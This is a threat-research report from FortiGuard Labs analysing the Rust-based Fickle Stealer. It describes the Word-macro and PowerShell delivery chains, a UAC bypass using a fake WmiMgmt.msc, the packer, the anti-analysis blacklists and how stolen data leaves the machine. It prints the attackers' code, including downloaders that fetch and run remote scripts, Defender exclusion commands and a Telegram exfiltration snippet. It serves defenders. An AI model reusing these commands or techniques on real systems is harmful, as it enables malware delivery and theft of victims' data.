Fickle Stealer Distributed via Multiple Attack Chain | FortiGuard Labs

By Pei Han Liao

Published: 2024-06-19 · Archived: 2026-04-05 19:39:36 UTC

Affected Platforms: Microsoft Windows
Impacted Users: Microsoft Windows
Impact: The stolen information can be used for future attack
Severity Level: High

The past few years have seen a significant increase in the number of Rust developers. Rust is a programming language focused on performance and reliability. However, for an attacker, its complicated assembly code is a significant merit.

In May 2024, FortiGuard Labs observed a Rust-based stealer. In addition to its intricate code, the stealer is distributed using a variety of strategies and has a flexible way of choosing its target. Because of this ambiguity, we decided to call it Fickle Stealer.

This article summarizes the details of this campaign, roughly dividing the attack chain into three stages: Delivery, Preparatory Work, and Packer and Stealer Payload.



Figure 1: Attack flow

Delivery

We are aware of four methods being used to deliver Fickle Stealer: VBA dropper, VBA downloader, link downloader, and executable downloader. For the most part, they download a PowerShell script for preparatory work. The file name is u.ps1 or bypass.ps1—they indicate the same file. In some attack chains, one more file is added between the downloader and u.ps1

- **VBA dropper**
  This attack chain starts with a Word document. Its VBA macro loads an XML file stored in the caption of a UserForm object and executes a script encoded with Windows Script Encoder in the XML file.



Figure 2: The VBA code executes the encoded script

The script in the XML file drops Fickle Stealer to the Temp folder and executes it.

```
try {
    var el = new ActiveXObject('MSXML2.DomDocument').createElement('tmp');
    el.dataType = 'bin.base64';
    el.text = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    var f = new ActiveXObject('wscript.shell').ExpandEnvironmentStrings('%TEMP%')+'/app.com';
    f = f.replace(/\/g,"/");
    var strm = new ActiveXObject('ADODB.Stream');
    strm.Type = 2 - 1;
    strm.Open();
    strm.Write(el.nodeTypedValue);
    strm.SaveToFile(f, 2);
    strm.Close();
    new ActiveXObject('wscript.shell').run(f)
    }
catch (e) {}
```

Figure 3: The decoded script.

- **VBA downloader**
  There are three kinds of VBA downloaders. All of them are Word documents. The first one downloads u.ps1 directly.

```
Sub AutoClose()
    Dim command As String
    Dim domain As String
    command = Decrypt("cG93ZXJzaGVsbC5leGUgLW5vcCAtd2luIGhpZGRlbiAtRXhlY3V0aW9uUG9saWN5IEJ5cGFzcyAtRmlsZSA=")
    domain = Decrypt("IlxceW91cmNhcmluZ2RhZC5jb21cYnlwYXNzXGlpbmVcYnlwYXNzLnBzMSI=")
    Call Shell(Decrypt("Y2lkLmV4ZSAvYw==") & command & domain, vbMinimised)
End Sub
```

```
\cmd.exe /c powershell.exe -nop -win hidden -ExecutionPolicy Bypass
-File \\yourcaringdad.com\bypass\mine\bypass.ps1
```

Figure 4: The VBA code in the first downloader

The second VBA downloader uses forfiles.exe to subvert detections that limit cmd usage.

```
Set locator = GetObject("winmgmts:\\.\root\cimv2")
Dim process As Object
Set process = locator.Get("Win32_Process")
Dim inParameters As Object
Set inParameters = process.Methods_("Create").inParameters.SpawnInstance_()
inParameters.CommandLine = "C:\Windows\System32\forfiles.exe /p c:\windows /m explorer.exe /c \\185.213.208.245\bypass\runOnce.bat"
```

```
@echo off
Start powershell.exe -nop -win hidden -ExecutionPolicy Bypass -File
\\185.213.208.245\bypass\u.ps1
exit
```

Figure 5: runOnce.bat only executes u.ps1 with PowerShell

The third downloader uses a trick to indirectly deliver the VBA downloader. In the document, a web browser control that accesses an MSHTML file on the server is embedded in a frame. When the victim enables active content and macro, it reads the MSHTML file and extracts the command from the file. Usually, the WebBrowser.Navigate method is necessary to load a specified URL. However, Word stores the last loaded URL in the document file, and that URL is used if a new one is not provided. In other words, once the URL is loaded, it can be loaded in the next execution even though there is no related macro. Another variant uses this technique to hide the URL (8d3ccfafc39830ee2325170e60a44eca4a24c9c4dd682a84fa60c961a0712316).



Figure 6: The orange-underlined code can be removed after the URL is loaded

- **Link downloader**
  The link downloader directly downloads bypass.ps1.



Figure 7: The link downloader refers to the command executing the PowerShell script

- **Executable downloader**
  The executable downloader is a DotNet executable mimicking a PDF viewer.



Figure 8: The executable downloader

Preparatory Work

This section introduces the script files used in this attack.

- **Bypass.ps1/u.ps1**
  The primary purpose of this script is to bypass User Account Control (UAC) and execute Fickle Stealer. Additionally, it creates a new task that executes engine.ps1 after 15 minutes. To bypass UAC, u.ps1 drops a copy of WmiMgmt.msc and a fake WmiMgmt.msc to the following paths:

Normal: C:\Windows \System32

Fake: C:\Windows \System32\en-US

An MSC file, hosted in Microsoft Management Console (MMC), manages the hardware, software, and network components and requires admin rights. Snap-ins provide the interface to the management task and access to the required program and data. The fake WmiMgmt.msc abuses a Shockwave Flash Object from ActiveX control, which opens a web browser by default.

```
<GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
<Strings>
  <String ID="1" Refs="1">Favorites</String>
  <String ID="2" Refs="2">Shockwave Flash Object</String>
  <String ID="3" Refs="1">http://localhost:8080</String>
  <String ID="4" Refs="2">Console Root</String>
</Strings>
```

Figure 9: Settings in the fake WmiMgmt.msc

The URL for the web browser is set to localhost, and u.ps1 creates HttpListener, which shows a web page when WmiMgmt.msc is executed. The web page contains a script that configures exclusions for Fickle Stealer and then downloads it to be executed.

```
<head>
    <title>Game Over</title>
    <meta charset="UTF-8">
</head>
<body>
<script>
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {taskkill /f /im mmc.exe}", "Minimized");
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {Add-MpPreference -ExclusionExtension
    '.exe'}", "Minimized");
    external.ExecuteShellCommand("powershell.exe", "", "-Command & {Add-MpPreference -ExclusionExtension
    '.pln'}", "Minimized");
        external.ExecuteShellCommand("powershell.exe", "", "-Command & {$url =
        'https://github.com/SkorikJR/config/raw/main/burner.exe';$tempFolder = New-Item -ItemType Directory
        -Path ([System.IO.Path]::GetTempPath() + [System.Guid]::NewGuid().ToString());$output = Join-Path
        $tempFolder 'burner.exe';Invoke-WebRequest -Uri $url -OutFile $output;Start-Process -FilePath
        $output;}", "Minimized")
        external.ExecuteShellCommand("$Command", "", "$Arg", "Minimized");
</script>
</body>
```

Figure 10: The web page provided by u.ps1

The file path uses a technique called the Mock Trusted Directories Method. When converting a string during an evaluation request process, the trailing space after “Windows” is removed. As a result, the WmiMgmt.msc will be treated as executed from a trusted path.

Furthermore, MMC searches the MSC file for local languages. If not found, it tries to find one for en-US, so when Fickle Stealer executes WmiMgmt.msc’s copy, the fake WmiMgmt.msc is executed instead, with elevated authentication and no UAC prompt pops up.

mmc.exe	6068	CreateFile	C:\Windows\System32\zh-TW\1.msc	NAME NOT FOUND
mmc.exe	6068	CreateFile	C:\Windows\System32\zh-Hant\1.msc	PATH NOT FOUND
mmc.exe	6068	CreateFile	C:\Windows\System32\zh\1.msc	PATH NOT FOUND
mmc.exe	6068	CreateFile	C:\Windows\System32\en-US\1.msc	NAME NOT FOUND
mmc.exe	6068	CreateFile	C:\Windows\System32\en\1.msc	NAME NOT FOUND
mmc.exe	6068	CreateFile	C:\Windows\System32\1.msc	SUCCESS

Figure 11: The MSC for local language has a higher priority

- **engine.ps1 & inject.ps1**
  engine.ps1 enumerates exe files in C:\Users\, D:\, E:\, F:\. When a file is found, it runs inject.ps1 to inject shell code, which simply executes u.ps1 from the internet. The paths of injected files are base64 encoded and written to C:\Users\Public\prepares.dat. Before injection, engine.ps1 checks the list to prevent double-injection.

Figure 12: Injected shell code.

- **tgmes.ps1**
  u.ps1, engine.ps1, and inject.ps1 send messages frequently to the attacker's Telegram bot to show their current condition. To send a message, they download tgmes.ps1 to the Temp folder with a random file name and execute it with the message as an argument. tgmes.ps1 is then deleted immediately. This occurs every time a message is sent.

```
$scriptContent = Invoke-RestMethod -Uri
"https://raw.githubusercontent.com/SkorikJR/config/main/tgmes.ps1"
$message = "UAC Bypass Started."
$tempScriptPath = [System.IO.Path]::Combine([System.IO.Path]::GetTempPath(), [System.IO.Path]::
GetRandomFileName() + ".ps1")
Set-Content -Path $tempScriptPath -Value $scriptContent
$arguments = "-NoProfile -ExecutionPolicy Bypass -File `"$tempScriptPath`" -message `"$message`""
Start-Process -FilePath "powershell.exe" -ArgumentList $arguments -WindowStyle Hidden -Wait
Remove-Item -Path $tempScriptPath
```

Figure 13: The code for sending a message

Besides the message, tgmes.ps1 sends victim information, including country, city, IP address, OS version, computer name, and user name to the Telegram bot.

```
if (-not (Test-Connection -ComputerName $serverIP -Count 1 -Quiet)) { $messageText = "$message `n$country, $city`nIP:
$externalIP/$ipAddress `nOS: $osVersion`nPC Name: $computerName`nUser Name: $userName"

$url = "https://api.telegram.org/bot$botToken/sendMessage?chat_id=$chatID&text=$messageText"

Invoke-RestMethod -Uri $url -Method Post }
```

Figure 14: The data sent to the Telegram bot

Packer

Fickle Stealer is protected by a packer disguised as a legal executable. It seems that the attacker made the packer by replacing some code of a legal executable with the packer's code and changing a function called in the initialize routine into the packer's function. This can frustrate the static analysis. Mimicking various applications makes it difficult to detect the malware using certain detection rules.

For example, there is a variant (a641d10798be5224c8c32dfaab0dd353cd7bb06a2d57d9630e13fb1975d03a53) whose **__cinit** function in the initialize routine is modified into the packer's function.



Figure 15: Comparison between the legal program and the packer for Fickle Stealer

In this case, the malicious code is executed before the WinMain function, which is usually the user-provided entry point for a C/C++ GUI application. As a result, people following typical analysis rules may overlook the malicious

code. The packer only allocates memory to write the decrypted payload data and then executes it in memory.

Stealer Payload



Figure 16: Fickle Stealer's execution flow

Initially, Fickle Stealer creates a mutex to prevent a race condition. It then performs a series of anti-analysis checks and exits the process while it is being analyzed. Generally, it shows a fake error message before terminating the process.



Figure 17: The error message

Below are the anti-analysis techniques used:

- **BeingDebugged Flag**
  Parses the Process Environment Block (PEB) structure to check the BeingDebugged flag at offset 0x2. When the flag is set, which means it’s being debugged, Fickle Stealer exits the process without popping out a fake message.

- **Currently running processes**
  Compares process names to names of analysis tools and some keywords that can be used in an analysis environment

Query string:
SELECT Name FROM Win32_Process

Blacklist:
tcpview, wireshark, fiddler, procexp, autoit, df5serv, OllyDbg, x64dbg, x32dbg, WinDbg, fakenet32, fakenet64, ProcessHacker, autorunsc, filemon, procmon, regmon, idaq, idaq64, ImmunityDebugger, dumpcap, HookExplorer, ImportREC, PETools, LordPE, SysInspector, proc_analyzer, sysAnalyzer, sniff_hit, joeboxcontrol, joeboxserver, ResourceHacker, Fidder, httpdebugger, PE-bear, die, sample, malware, virus, sandbox, maltest, test, and virustest

- **Loaded module**
  When a file is running in a sandbox, corresponding Dynamic-link library (dll) files are loaded to help with analysis. Fickle Stealer calls the **GetModuleHandleW** function to check whether any are loaded to memory.

Blacklist:
SbieDll, SxIn, Sf2, snxhk, cmdvrt32

- **Virtual machine**
  The results of querying the following WMI objects are null in some virtual machines.

Query string:
SELECT * FROM Win32_PortConnector
SELECT * FROM CIM_Memory
SELECT * FROM CIM_PhysicalConnector
SELECT * FROM CIM_Slot
SELECT * FROM Win32_SMBIOSMemory
SELECT * FROM Win32_MemoryArray
SELECT * FROM Win32_MemoryDevice
SELECT * FROM Win32_PhysicalMemory
SELECT * FROM Win32_CacheMemory

Blacklist: (Empty)



Figure 18: The result is null in some virtual machine

- **Hardware ID**
  Compares hardware ID to IDs that might have been used in analysis environments.

Query string:
SELECT UUID FROM Win32_ComputerSystemProduct

Blacklist:
7AB5C494-39F5-4941-9163-47F54D6D5016
03DE0294-0480-05DE-1A06-350700080009
11111111-2222-3333-4444-555555555555
6F3CA5EC-BEC9-4A4D-8274-11168F640058
ADEEEE9E-EF0A-6B84-B14B-B83A54AFC548
4C4C4544-0050-3710-8058-CAC04F59344A
00000000-0000-0000-0000-AC1F6BD04972
00000000-0000-0000-0000-000000000000
5BD24D56-789F-8468-7CDC-CAA7222CC121
49434D53-0200-9065-2500-65902500E439
49434D53-0200-9036-2500-36902500F022
777D84B3-88D1-451C-93E4-D235177420A7
49434D53-0200-9036-2500-369025000C65
B1112042-52E8-E25B-3655-6A4F54155DBF
00000000-0000-0000-0000-AC1F6BD048FE
EB16924B-FB6D-4FA1-8666-17B91F62FB37
A15A930C-8251-9645-AF63-E45AD728C20C
67E595EB-54AC-4FF0-B5E3-3DA7C7B547E3
C7D23342-A5D4-68A1-59AC-CF40F735B363
63203342-0EB0-AA1A-4DF5-3FB37DBB0670
44B94D56-65AB-DC02-86A0-98143A7423BF
6608003F-ECE4-494E-B07E-1C4615D1D93C
D9142042-8F51-5EFF-D5F8-EE9AE3D1602A
49434D53-0200-9036-2500-369025003AF0
8B4E8278-525C-7343-B825-280AEBCD3BCB
4D4DDC94-E06C-44F4-95FE-33A1ADA5AC27
79AF5279-16CF-4094-9758-F88A616D81B4
FF577B79-782E-0A4D-8568-B35A9B7EB76B

- **User name**
  Calls the **GetEnvironmentVariableW** function and compares the result to names that might have been used in analysis environments.

Blacklist:
Billy, george, Abby, Darrel Jones, John, John Zalinsk, John Doe, SHCtAGa3rm, UV0U6479boGY, 8wjXNBz, WALKER, oxYT3lZggZMK, t3wObOwwaW, uh6PN, sMdVVcp, 06AAy3, mLfaNLLP, JPQlavKFb0Lt0, 7HV8BUt5BIsCZ, aFgxGd9fq4Iv8, Frank, Anna, wdagutilityaccount, WDAGUtilityAccount, hal9th, virus, malware, sandbox, sample, currentuser, emily, hapubws, hong lee, jaakw.q, it-admin, johnson, miller, milozs, microsoft, sand box, and maltest.

Next, it creates a new folder in the Temp folder with a random name, drops its copy to the new folder, and executes the copy. The currently running stealer will be terminated, and the copy will finish the remaining work to communicate with the server and send stolen data to the server.

Figure 19: Communication between the server and Fickle Stealer

If the environment check is passed, Fickle Stealer sends victim information to the server. The server sends a list of target applications and keywords as a response. Fickle Stealer sends all files in folders according to the list. The stolen data is stored in a specific JSON format that has three key-value pairs:

{

"name": "RB_{Computer name}",
"title": {File name},
"body": {File content}

}

In this sample, its name contains a string RB and the name of the victim's computer. In version 1.5.7 (a641d10798be5224c8c32dfaab0dd353cd7bb06a2d57d9630e13fb1975d03a53), the string "RB" is changed to "Hold." The title indicates the data it grabs. It usually contains a tag followed by a file path. The body is base64-encoded file content. After being compressed with the Deflate algorithm, the JSON-formatted data is sent to the server. There are some exceptions. For example, the first packet sent to the server contains the following items, and the title is System.txt.

user name, user domain, DNS host name, NetBIOS name, screen resolution, OS version, language, host name, ip address and hardware information: CPU, GPU, Antivirus software, installed application and currently running process

